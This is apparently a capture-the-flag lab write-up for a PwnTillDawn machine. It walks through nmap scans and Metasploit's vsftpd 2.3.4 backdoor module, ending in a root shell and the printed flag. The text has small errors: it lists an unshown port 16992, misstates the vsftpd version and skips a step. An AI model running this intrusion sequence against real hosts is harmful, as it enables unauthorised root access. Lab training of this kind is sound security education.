LAB 3 | PWNTILLDAWN 10.150.150.12

1. Perform Network Scanning

First, we scan the entire subnet to identify which IP addresses are active. A ping scan is used because it is fast and lightweight, suitable for initial discovery.

Command:

sudo nmap -sn 10.150.150.0/24

The -sn option tells Nmap to perform a ping scan only, meaning it will not scan ports but simply check which hosts are alive. This helps to quickly identify available machines in the network.

```
┌──(kali㉿kali)-[~/pwntilldawn]
└─$ sudo nmap -sn 10.150.150.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-08 17:20 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 70.41% done; ETC: 17:20 (0:00:08 remaining)
Stats: 0:00:43 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 48 hosts. Timing: About 45.83% done; ETC: 17:21 (0:00:11 remaining)
Nmap scan report for 10.150.150.2
Host is up (0.16s latency).
Nmap scan report for 10.150.150.11
Host is up (0.64s latency).
Nmap scan report for 10.150.150.12
Host is up (0.16s latency).
Nmap scan report for 10.150.150.13
Host is up (0.27s latency).
```

The output will display a list of IP addresses that respond to the scan. From this list, the target machine (10.150.150.12) is identified as an active host.

2. Scan Open Ports and Services

After identifying the target IP, the next step is to perform a detailed scan to discover open ports and the services running on them. This helps in identifying possible entry points into the system.

Command:

nmap -sC -sV -Pn 10.150.150.12

- -sC runs a set of default scripts to detect common vulnerabilities and configurations
- -sV attempts to determine the version of the services running
- -Pn skips the host discovery phase and assumes the target is online

```
┌──(kali㉿kali)-[~/pwntilldawn]
└─$ nmap -sC -sV -Pn 10.150.150.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-08 17:26 EDT
Nmap scan report for 10.150.150.12
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.66.67.146
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1f:bc:e3:e3:5b:eb:ff:b2:30:a7:4c:33:11:bf:67:a3 (RSA)
|   256 c8:e4:18:29:59:d0:4e:ea:dc:05:50:bc:d5:6f:e5:00 (ECDSA)
|_  256 58:d5:70:6d:0d:80:71:0a:ba:8e:1c:7a:c7:37:2f:e2 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.97 seconds
```

The output shows several open ports:

- Port 21 (FTP service)
- Port 22 (SSH service)
- Port 16992 (Intel AMT service)

It also reveals that the FTP service is running **vsftpd version 2.0.8**. This information is important because outdated services are often vulnerable to known exploits.

3. Search for Available Exploits


To verify whether an exploit exists for this service, Metasploit Framework is used. Metasploit is a penetration testing tool that contains a database of known exploits.

Command:

msfconsole

search vsftpd

- msfconsole launches the Metasploit environment
- search vsftpd looks for any exploit modules related to the vsftpd service



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

The output shows an available exploit named vsftpd_234_backdoor. This indicates that there is a known vulnerability that can potentially be used to gain access to the system.

4. Configure the Exploit

After identifying the exploit, it needs to be configured with the correct target details.

Command:
use 1
show options
set RHOSTS 10.150.150.12

- use selects the exploit module
- show options displays required parameters
- set RHOSTS specifies the target IP address

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.150.150.12    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
   RPORT    21               yes       The target port (TCP)
```

The output confirms that the exploit is properly configured with the target system. Once all required fields are set, the exploit is ready to be executed.

6. Execute the Exploit

The exploit is then executed to attempt gaining access to the target machine.

Command:

run

This command launches the exploit against the target system.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.150.150.12:21 - Banner: 220 Through the portal ... - into nothingness or bliss?
[*] 10.150.150.12:21 - USER: 331 Please specify the password.
[+] 10.150.150.12:21 - Backdoor service has been spawned, handling ...
[+] 10.150.150.12:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.66.67.146:37573 → 10.150.150.12:6200) at 2026-04-08 17:32:06 -0400
```

If successful, the output will indicate that a shell session has been opened. This means the attacker now has command-line access to the target machine.

7. Verify Access and Retrieve the Flag

After gaining access, basic Linux commands are used to confirm privileges and locate the flag file.

Command:

id

ls

cat FLAG1.txt

- id shows the current user and privileges
- ls lists files in the directory
- cat FLAG1.txt displays the contents of the flag file

```
id
uid=0(root) gid=0(root) groups=0(root)
ls
FLAG1.txt
snap
cat Flag1.txt
cat: Flag1.txt: No such file or directory
cat FLAG1.txt
5ee499eb5d0b8e4269b13483e57adaa0b3815f48
```

The id command confirms access to the system, while ls shows available files.

The cat command reveals the content of FLAG1.txt, which is the final objective of the challenge.